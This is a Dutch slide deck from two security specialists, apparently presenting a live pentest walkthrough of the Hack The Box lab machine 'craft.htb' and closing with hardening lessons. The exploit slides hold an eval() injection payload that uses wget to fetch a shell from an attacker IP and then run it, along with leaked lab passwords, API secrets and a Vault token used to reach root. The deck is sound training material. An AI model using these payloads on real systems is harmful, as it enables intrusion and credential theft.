

**Dick SNEL**

Security Specialist

✉ [d.snel@onvio.nl](mailto:d.snel@onvio.nl)

☎ 06 12 42 66 93

**Bryan SOMAN**

Security Specialist

✉ [b.soman@onvio.nl](mailto:b.soman@onvio.nl)

☎ 06 81 16 98 42

Live pentest

# Wat doen wij

- Pentesting
- Social Engineering
- Secure development







# Pentest Stappen

## Recon

- DNS, WHOIS, Subdomains
- Google, Social Media

## Scanning

- Port Scans: TCP, UDP
- Network & Web App Vulnerability Scans

## Discovery

- Threat modeling
- Content Discovery / Spidering and version checks

## Hacking

- Manual (OWASP) Testing on discovered services
- Manual testing open endpoints and services

## Exploiting

- Exploiting vulnerable services
- Performing injection attacks

## Reporting

- Consolidating findings into report
- Presentation of findings

# HTB – Hack The Box



craft.htb

10.10.10.110

# Recon

- OSINT
- DNS
- Poort scans

craft.htb



# Recon

- OSINT
- DNS
- Poort scans

```
api.craft.htb  
gogs.craft.htb
```



# Recon

- OSINT
- DNS
- Poort scans

```
api.craft.htb  
gogs.craft.htb
```

```
PORT      STATE    SERVICE  VERSION  
22/tcp    open     ssh      OpenSSH 7.4p1 Debian 10+deb9u5  
443/tcp    open     ssl/http nginx 1.15.8  
5355/tcp   filtered llmnr  
6022/tcp   open     ssh      (protocol 2.0)
```

# Scanning

- Infra scans
- Web scans

```
api.craft.htb  
gogs.craft.htb
```

```
PORT      STATE      SERVICE    VERSION  
22/tcp    open       ssh        OpenSSH 7.4p1 Debian 10+deb9u5  
443/tcp    open       ssl/http   nginx 1.15.8  
5355/tcp   filtered   llmnr  
6022/tcp   open       ssh        (protocol 2.0)
```

# Threat modeling

- Identificeren
- Enumereren
- Prioriteren

```
api.craft.htb  
gogs.craft.htb
```


```
PORT      STATE    SERVICE  VERSION  
22/tcp    open     ssh      OpenSSH 7.4p1 Debian 10+deb9u5  
443/tcp    open     ssl/http nginx 1.15.8  
5355/tcp   filtered llmnr  
6022/tcp   open     ssh      (protocol 2.0)
```

# Hacking

- Hacking vs scanning
- OWASP top 10
- Vergeten mappen
- Oude software
- Zwakke authenticatie / autorisaties

# Hacking


- Hacking vs scanning
- OWASP top 10
- Vergeten mappen
- Oude software
- Zwakke authenticatie / autorisaties





# Hacking

- Hacking vs scanning
- OWASP top 10
- Vergeten mappen
- Oude software
- Zwakke authenticatie / autorisaties




The screenshot shows a web browser displaying the GitHub repository page for 'craft-api'. The browser's address bar shows the URL 'https://gogs.craft.htb/Craft/craft-api'. The repository page includes a navigation bar with 'Home', 'Explore', and 'Help' links, and a 'Sign In' button. The repository name 'Craft / craft-api' is displayed, along with statistics for 'Watch' (2), 'Star' (0), and 'Fork' (0). Below this, there are tabs for 'Files', 'Issues' (1), 'Pull Requests' (0), and 'Wiki'. The main content area shows the repository description 'An API for IPA's.' and statistics for '6 Commits', '1 Branches', and '0 Releases'. A dropdown menu shows the current branch as 'master'. Below the branch selection, there are links for 'HTTPS' and 'SSH' (ssh://git@gogs.craft.htb:602/). The commit history is listed below, showing the most recent commit by 'ebachman' (e55e12d800) titled 'Add db connection test script' from 5 months ago. Other commits include 'Add fix for bogus ABV values', 'Cleanup test', and 'Initialize git project'.

Commit Hash	Commit Message	Time Ago
e55e12d800	Add db connection test script	5 months ago
c414b16057	Add fix for bogus ABV values	5 months ago
a2d28ed155	Cleanup test	5 months ago
90fb3e8aa0	Initialize git project	5 months ago
90fb3e8aa0	Initialize git project	5 months ago
e55e12d800	Add db connection test script	5 months ago

# Hacking

- Hacking vs scanning
- OWASP top 10
- Vergeten mappen
- Oude software
- Zwakke authenticatie / autorisaties



The screenshot shows a GitHub commit page for the repository 'Craft / craft-api'. The commit is titled 'Cleanup test' and was made by 'dinesh' 5 months ago. The commit hash is 'a2d28ed1554adddfcfb845879bfea09f976ab7c1'. The diff shows changes to the file 'tests/test.py'. The diff summary indicates '1 changed files with 1 additions and 1 deletions'. The code diff shows the following changes:

```
+1 -1 tests/test.py
@@ -3,7 +3,7 @@
3 3 import requests
4 4 import json
5 5
6 -response = requests.get('https://api.craft.htb/api/auth/login', auth=('dinesh', '4aUh0A8PbVJxgd'), verify=False)
6 +response = requests.get('https://api.craft.htb/api/auth/login', auth=('', ''), verify=False)
7 7 json_response = json.loads(response.text)
8 8 token = json_response['token']
```

# Code Review

```
brew.py
22 def get(self):
23     """
24     Returns list of brews.
25     """
26     args = pagination_arguments.parse_args(request)
27     page = args.get('page', 1)
28     per_page = args.get('per_page', 10)
29
30     brews_query = Brew.query
31     brews_page = brews_query.paginate(page, per_page, error_out=False)
32
33     return brews_page
34
35 @auth.auth_required
36 @api.expect(beer_entry)
37 def post(self):
38     """
39     Creates a new brew entry.
40     """
41
42     # make sure the ABV value is sane.
43     if eval('%s > 1' % request.json['abv']):
44         return "ABV must be a decimal value less than 1.0", 400
45     else:
46         create_brew(request.json)
47     return None, 201
48
```

# Exploiting

- Uitbuiten
- Binnendringen
- Op zoek naar data
- Rechten verhogen

```
{  
  "brewer": "test",  
  "name": "test",  
  "style": "test",  
  "abv": "0.5, __import__('os').system('wget http://10.10.12.205/shell -O /tmp/shell')"  
}
```

```
POST /api/beer/ HTTP/1.1
```

```
Host: api.craft.htb
```

```
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
```

```
Content-type: application/json
```

```
X-Craft-API-Token: eyJ0eXAIoiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoizGluZXNoIiwiaXhwIjozNTY
```

```
Connection: close
```

```
Content-Length: 123
```

```
{  
  "brewer": "test",  
  "name": "test",  
  "style": "test",  
  "abv": "0.5, __import__('os').system('/tmp/shell')"  
}
```

# Exploiting

- Uitbuiten
- Binnendringen
- Op zoek naar data
- Rechten verhogen

```
cat settings.py
# Flask settings
FLASK_SERVER_NAME = 'api.craft.htb'
FLASK_DEBUG = False # Do not use debug mode in production

# Flask-Restplus settings
RESTPLUS_SWAGGER_UI_DOC_EXPANSION = 'list'
RESTPLUS_VALIDATE = True
RESTPLUS_MASK_SWAGGER = False
RESTPLUS_ERROR_404_HELP = False
CRAFT_API_SECRET = 'hz66OckDtv8G6D'

# database
MYSQL_DATABASE_USER = 'craft'
MYSQL_DATABASE_PASSWORD = 'qLGockJ6G2J750'
MYSQL_DATABASE_DB = 'craft'
MYSQL_DATABASE_HOST = 'db'
SQLALCHEMY_TRACK_MODIFICATIONS = False
```

```
[{'id': 1, 'username': 'dinesh', 'password': '4aUh0A8PbV',
'gilfoyle', 'password': 'ZEU3N8WNM2rh4T'}]
```



# Exploiting

- Uitbuiten
- Binnendringen
- Op zoek naar data
- Rechten verhogen

```
gilfoyle@craft:~$ cat .vault-token  
f1783c8d-41c7-0b12-d1c1-cf2aa17ac6b9g
```

```
gilfoyle@craft:~$ vault login  
Token (will be hidden): f1783c8d-41c7-0b12-d1c1-cf2aa17ac6b9g
```

Success! You are now authenticated. The token information displayed below is already stored in the token helper. You do NOT need to run "vault login" again. Future Vault requests will automatically use this token.

```
Key                Value  
----  
token              f1783c8d-41c7-0b12-d1c1-cf2aa17ac6b9  
token_accessor    ldd7b9a1-f0f1-f230-dc76-46970deb5103  
token_duration    ∞  
token_renewable   false  
token_policies    ["root"]  
identity_policies []  
policies          ["root"]
```

```
gilfoyle@craft:~$ vault secrets list  
Path                Type                Accessor                Description  
----  
cubbyhole/         cubbyhole          cubbyhole_ffc9a6e5     per-token private secret storage  
identity/          identity           identity_56533c34      identity store  
secret/            kv                 kv_2d9b0109           key/value secret storage  
ssh/               ssh                ssh_3bbd5276          n/a  
sys/               system             system_477ec595       system endpoints used for control, policy and debugging
```

# Exploiting

- Uitbuiten 

```
gilfoyle@craft:~$ vault ssh root@10.10.10.11
```
- Binnendringen 

```
root@craft:~# ls  
root.txt
```
- Op zoek naar data
- Rechten verhogen
- Persistence

# Lessons learned

# Lessons learned

- Beperk je aanvalsoppervlak
- Harden je webapplicaties
- Authenticatie, Autorisatie
- Versleutel wachtwoorden, beperk toegang
- Antivirus
- Monitoring en audit trails

# Lessons learned

Een hack is een schakeling



# Informatiebeveiliging naar een hoger niveau

## **Dick SNEL**

Security Specialist

✉ [d.snel@onvio.nl](mailto:d.snel@onvio.nl)

☎ 06 12 42 66 93

## **Bryan SOMAN**

Security Specialist

✉ [b.soman@onvio.nl](mailto:b.soman@onvio.nl)

☎ 06 81 16 98 42